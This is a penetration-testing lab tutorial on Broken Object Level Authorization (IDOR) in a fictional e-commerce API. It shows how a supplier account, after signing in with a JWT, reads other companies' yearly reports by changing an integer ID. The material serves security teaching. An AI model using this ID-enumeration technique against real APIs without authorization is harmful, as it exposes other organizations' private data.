Broken Object Level Authorization
Web APIs allow users to request data or records by sending various parameters, including unique identifiers such as Universally Unique Identifiers (UUIDs), also known as Globally Unique Identifiers (GUIDs), and integer IDs. However, failing to properly and securely verify that a user has ownership and permission to view a specific resource through object-level authorization mechanisms can lead to data exposure and security vulnerabilities.
A web API endpoint is vulnerable to Broken Object Level Authorization (BOLA), also known as Insecure Direct Object Reference (IDOR), if its authorization checks (implemented at the source-code level) fail to correctly ensure that an authenticated user has sufficient permissions or privileges to request and view specific data or perform certain operations.
Authorization Bypass Through User-Controlled Key
The endpoint we will be practicing against is vulnerable to CWE-639: Authorization Bypass Through User-Controlled Key.
Scenario
The admin of Inlanefreight E-Commerce Marketplace has provided us with the credentials htbpentester1@pentestercompany.com:HTBPentester1, wanting us to assess what API vulnerabilities the user can exploit with their assigned roles.
Because the account belongs to a Supplier, we will utilize the /api/v1/authentication/suppliers/sign-in endpoint to sign in and obtain a JWT:

To authenticate using the JWT, we will copy it from the response and click the Authorize button. Note the lock icon, currently unlocked, indicating our non-authenticated status. Next, we will paste the JWT into the Value text field within the Available authorizations popup and click Authorize. Upon completion, the lock icon will be fully locked, confirming our authentication:

When examining the endpoints within the Suppliers group (notice how they have a lock at their right-most side, indicating that authentication is required), we will notice one named /api/v1/suppliers/current-user:

Endpoints containing current-user in their path indicate that they utilize the JWT of the currently authenticated user to perform the specified operation, which in this case is retrieving the current user's data. Upon invoking the endpoint, we will retrieve our current user's company ID, b75a7c76-e149-4ca7-9c55-d9fc4ffa87be, a Guid value:


Let us then retrieve our current user's roles. After invoking the /api/v1/roles/current-user endpoint, it responds with the role SupplierCompanies_GetYearlyReportByID:

In the Supplier-Companies group, we find an endpoint related to the role SupplierCompanies_GetYearlyReportByID that accepts a GET parameter: /api/v1/supplier-companies/yearly-reports/{ID}:

When expanding it, we will notice that it requires the SupplierCompanies_GetYearlyReportByID role and accepts the ID parameter as an integer and not a Guid:

If we use 1 as the ID, we will receive a yearly-report belonging to a company with the ID f9e58492-b594-4d82-a4de-16e4f230fce1, which is not the one we belong to, b75a7c76-e149-4ca7-9c55-d9fc4ffa87be:
When trying other IDs, we still can access yearly reports of other supplier-companies, allowing us to access potentially sensitive business data:
